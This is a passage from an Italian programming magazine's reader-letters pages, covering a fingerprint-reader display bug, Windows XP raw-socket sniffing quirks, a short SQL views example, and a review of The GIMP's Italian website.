Tuttavia, quando installo l'applicazione su una qualsiasi altra macchina (desktop o portatile che sia) l'immagine dell'impronta viene visualizzata a video o sotto forma di righe bianche e nere in modo molto lento se non addirittura per niente. Questa cosa non si verifica sul pc di sviluppo; tuttavia i dati biometrici vengono salvati ed utilizzati correttamente per eventuali riconoscimenti. In sostanza, il device funziona correttamente ma senza visualizzare correttamente l'immagine a video. La funzione che dà problemi credo quindi che sia la *JFPDrawRawImage*.
Va detto inoltre che nel lanciare l'utility di calibrazione del dispositivo, l'impronta viene visualizzata a video correttamente anche su quei pc in cui via software non si riesce a visualizzarla. Aggiungo, per informazione, che l'applicazione da me sviluppata in Visual Basic 6.0 SP5 viene installata su sistema operativo Windows 2000 (Service Pack 3). Ho inoltre effettuato l'update dei driver del Magic Secure 2000. Vorrei a questo punto sapere qualcosa a riguardo per potere risolvere questa anomalia. Nel preparare l'installazione del mio software può mancare qualche file di cui non sono a conoscenza? Tutto quello che faccio nel preparare le mie macchine è installare i driver del device ed utilizzare le funzioni della fpapi.dll per dialogare con il device. Cordiali saluti e complimenti per la rivista.

Dr. Paolo Pacetti

Risponde *Elia Florio:*

Gentile Dr. Pacetti, mi pare di aver capito che lei ha effettuato le prove su elaboratori diversi, quindi il problema sembra essere a livello generale, e non localizzato su una macchina particolare. Il fatto che tutto proceda per il meglio sul pc di sviluppo mi fa credere che:

1) il PC di sviluppo ha una configurazione hardware assai diversa dalle macchine finali in cui si verifica il problema (processore,ram,porte usb,ecc.).

2) sul PC di sviluppo è presente qualche libreria che non è presente sulle altre macchine e che fa funzionare tutto bene.

Il fatto, poi, che il device funzioni correttamente, a differenza della visualizzazione a video, mi fa pensare che lei stia usando leAPI a basso livello: ha provato ad utilizzare anche le API high-level per fare l'acquisizione? Ha provato, sui computer dove si verifica il problema, a lanciare l'eseguibile dimostrativo che io ho sviluppato su ioProgrammo? Le versioni di Visual Basic e sistema operativo da le adottate, sono le stesse da me utilizzate per le prove del kit, con l'unica differenza che ho eseguito test sia su WinXP che su Win2000. Da questo punto di vista è tutto perfetto. Spero di averle dato qualche suggerimento per nuove prove, anche se quello che posso fare via e-mail è davvero poco e me ne rammarico. Per qualsiasi altra domanda o dubbio, sono comunque a sua disposizione.

Cordialmente *Elia Florio*

Un thread su: Sicurezza, teoria e realizzazione di uno sniffer

Ho letto il suo articolo e l' ho trovato molto interessante, mi ha sconcertato pero' il piccolo appunto a proposito dei misteri del SIO_RCVALL su XP (pag. 49), in effetti avevo già notato che con uno sniffer freeware (al momento non mi ricordo il nome ma vedo di recuperarlo) su un PC collegato ad Internet via modem, vedevo solo i pacchetti in arrivo, ma pensavo ad un baco dello sniffer, potrei avere qualche informazione in più a proposito del fenomeno? Ho cercato su Internet ma mi sono perso in un mare di informazioni non proprio pertinenti, mi può consigliare qualche sito?

Fabio Lottero

Risponde *Elia Florio*

La ringrazio del complimento, è stato un articolo che molti lettori hanno apprezzato e che ho cercato di trattare nel modo più esauriente possibile. Effettivamente quella del SIO_RCVALL è una storia strana. Ho fatto molte ricerche in merito, parlando anche con molti sviluppatori sui forum di discussione e grosso modo mi sono fatto questa idea:

1) l'idea di Microsoft di "modo promiscuo" è tutta particolare… SIO_RC VALL per loro significa "ricevere tutti i pacchetti" sull'interfaccia di rete, ma non catturare ciò che viene spedito in uscita. Fin qui nulla da eccepire, si tratta di scelte progettuali e così sembrerebbe, ma....

2) questo "strano fenomeno" di SIO_RC VALL pare affliggere solo Windows XP e non il suo predecessore Windows 2000. Ma allora si tratta di un bug oppure di un'interpretazione soggettiva del concetto di promiscuo? Non c'è in rete una risposta ufficiale di Microsoft in merito. Però si pensa all'ipotesi del bug o dell'incompatibilità con XP.

3) altra stranezza, quella del firewall. Durante i miei esperimenti (confrontandomi anche con altri developer) è uscito fuori - misteriosamente - che la modalità attivata da SIO_RCVALL in presenza del firewall nativo di Windows XP (che deve essere abilitato) inizia a funzionare in maniera corretta, intercettando in questo caso anche i pacchetti in uscita. Il perché di tutto ciò lo ignoro... Si potrebbe scrivere un x-file "in casa Microsoft"...

Comunque, scherzi a parte, la mia idea è che si tratti di un problema di incompatibilità di SIO_RCVALL con XP, anche perché il problema è riscontrabile in molti altri sniffer (tutti quelli che usano i Raw Socket), eccezion fatta per programmi più seri come Ethereal o Sniff'em (che montano un packet driver proprietario a basso livello). Il modem resta comunque una periferica sostanzialmente diversa da una scheda di rete. Anche ammettendo per un attimo che tutti i problemi di SIO_RCVALL non esistano, non penso che lei possa ottenere risultati entusiasmanti con il modem, perché in questo caso è sempre necessario uno sniffer che lavori a livello di packet driver (l'interfaccia PPP è assimibile a una scheda di rete ma con alcune limitazioni).
Provi a dare un'occhiata qui:

http://www.codeguru.com/mfc/comments/33090.shtml
http://www.codeproject.com/csharp/networkmonitor.asp#xx212012xx
(forum della sezione in basso)

La stranezza di SIO_RCVALL pare persistere anche in .NET.

Grazie mille, mi ha chiarito molto le idee, mi permetto di farle perdere ancora qualche minuto.
Lei mi ha scritto della difficoltà nell'ottenere risultati entusiasmanti con il modem, perché in questo caso è sempre necessario uno sniffer che lavori a livello di packet driver: esistono comunque SNIFFER di questo genere e se si come si chiamano?
La ringrazio ancora soprattutto per la chiarezza e la velocità con cui mi ha risposto, va da sé che continuerò a seguire i suoi articoli con molto molto interesse.

Gli sniffer che agiscono al livello di packet driver lavorano correttamente anche con l'interfaccia PPP del modem. Si tratta di sniffer che lavorano installando un driver nel sistema operativo che si interpone tra l'interfaccia e i dati da filtrare. Sniff'em (*www.sniff-em.com*) ad esempio è uno di questi.

Viste SQL

Gentile redazione di ioProgrammo, sono un grande appassionato di programmazione.
Vi seguo con molto interesse da più di un anno e vi ringrazio per gli interessanti articoli che pubblicate ogni mese. Vi scrivo perché da un po' di tempo mi sto cimentando con SQL, a tal proposito, vorrei delle delucidazioni sulle "viste". Ho letto che possono essere molto utili, ma non ho ancora capito bene quando e come utilizzarle. Potreste farmi un esempio?
Vi ringrazio anticipatamente.

Massimiliano

Caro Massimiliano, innanzi tutto, ti spiego cosa è una vista: una vista (in inglese "view") è una tabella del database, ma esiste solo virtualmente: è una query fatta su una o più tabelle. In pratica, non è altro che una query "perenne", nel senso che, una volta creata, può essere utilizzata come una vera e propria tabella. Creando una vista, il programmatore ha a disposizione una versione personalizzata del database e quindi diventa più semplice realizzare query complesse. Per creare una vista, si usa l'istruzione 'CREATE VIEW'. Ad esempio, se abbiamo una tabella *Libri* (*cod, nome, argomento,annoPub*) possiamo creare una vista su di essa:

```
CREATE VIEW Recenti
AS SELECT L.nome, L.argomento
FROM Libri L
WHERE L.annoPub>= 1999
```

A questo punto, possiamo utilizzare la vista *Recenti* per fare interrogazioni sull'insieme dei libri pubblicati a partire dal 1999. Ad esempio, possiamo chiedere i nomi dei libri (pubblicati a partire dal '99) il cui argomento inizia con *'info'*:

```
SELECT * FROM Recenti
WHERE argomento Like 'info%';
```

Per contattarci:
e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano

The Gimp Italia

http://www.it.gimp.org/

The GIMP *(GNU Image Manipulation Program)* è un programma per la manipolazione delle immagini. E' adatto sia per il fotoritocco sia per la composizione. Gestisce numerosi formati e può essere facilmente ampliato ed esteso grazie ad un meccanismo di plug-in. Sviluppato da Peter Mattis e Spencer Kimball, The GIMP viene rilasciato sotto i termini della licenza GNU General Public Licence (GPL). Pertanto, è Software Libero. Può essere prelevato gratuitamente dalla rete, può essere scambiato liberamente, i programmatori possono estenderlo e personalizzarlo come meglio credono, liberi poi di distribuire alla comunità le modifiche effettuate. The GIMP è una piacevole eccezione nel panorama dei programmi per la manipolazione delle immagini. Solitamente, a questo parco appartengono costosi e sofisticati software commerciali. Come non citare, ad esempio, il noto Photoshop di Adobe. The GIMP è stato sviluppato sotto sistemi UNIX dotati di un server grafico X Window. Quindi, The GIMP si sente perfettamente a proprio agio sotto Linux e BSD. Non è un caso che tutte le principali distribuzioni di Linux comprendano The GIMP. Inoltre, esistono anche dei porting per OS/2 e Windows. Considerando, infine, che esistono versioni anche per i sistemi Macintosh, ecco che The GIMP funziona su tutti i principali sistemi operativi dedicati ai computer per la casa e per l'ufficio. Naturalmente, potrete scambiare e regalare copie di The GIMP, potrete dare uno sguardo ai sorgenti ed effettuare le modifiche che desiderate, potrete ottenere le specifiche di ogni parte del software, per sviluppare i vostri plug-in, oppure potrete recuperare i tanti componenti aggiuntivi già disponibili, in base alle vostre esigenze e senza alcuna limitazione. Tutto questo senza immaginarsi schedati dalla più vicina questura, come mostrava il famoso spot televisivo antipirateria della BSA (Business Software Alliance, che riunisce molti nomi tra i produttori di software proprietario), successivamente sospeso dalla messa in onda perché giudicato pubblicità ingannevole dalle autorità. Per come ho presentato la faccenda, sembra che chiunque disponga di un sistema UNIX o chiunque non abbia voglia di pagare un programma di fotoritocco commerciale, non possa far altro che guardare a The GIMP come all'unica scelta a sua disposizione. Della serie: «ok, prendo questo perché di meglio non posso». Benché, inizialmente, molti utenti casalinghi si avvicinino The GIMP è tra i migliori software di manipolazione delle immagini oggi esistenti. C'è una diatriba aperta, di quelle classiche nella nostra era informatica: funziona meglio Adobe Photoshop o il migliore è The GIMP? Naturalmente, esistono due opposte fazioni che sostengono tesi diverse. Ad essere sincero, non so neanche esprimere un mio dettagliato parere sulla vicenda, giacché non sono un addetto del settore. In compenso, posso garantirvi che The GIMP è un programma eccelso, non solo per quello che consente la sua licenza, ma proprio per quello che offre ai suoi utenti in termini di funzionalità software. The GIMP è impiegato in ambito professionale tanto quanto lo è Photoshop. Persino a Hollywood se ne fa uso, in una delle sue più note varianti. Forse pensavate che gli studi che hanno realizzato gli effetti digitali di Harry Potter avessero usato altro?

Non credo che certi studi cinematografici o pubblicitari abbiano difficoltà economiche nell'acquistare delle licenze di Photoshop. Insomma, testimonial d'eccezione possono certificare la bontà di The GIMP al posto mio. Ad ogni modo, l'interfaccia utente di The GIMP è, in qualche modo, atipica. L'ambiente di lavoro è molto particolare.

Inizialmente, spiazza ogni nuovo utente abituato ad altri software. I pregi dell'interfaccia di The GIMP, infatti, si fanno sentire solo dopo essersi abituati almeno un po' al nuovo ripiano di lavoro. Per questo motivo, è importante fare pratica con il programma, possibilmente coadiuvati da un manuale idoneo. Non ci vuole molto tempo, quando si tratta di un uso amatoriale del software. In poco tempo, sempre per riportare la mia personale esperienza, ho imparato a ritoccare le foto, a fare grafica per il Web e a disegnare qualche bitmap per i miei software.

All'indirizzo *http://www.it.gimp.org/* trovate il sito italiano di The GIMP. Qui potrete scaricare il software, conoscere molte curiosità sui suoi retroscena e prelevare la documentazione di cui avrete bisogno per addentrarvi in un proficuo uso.

Carlo Pelliccia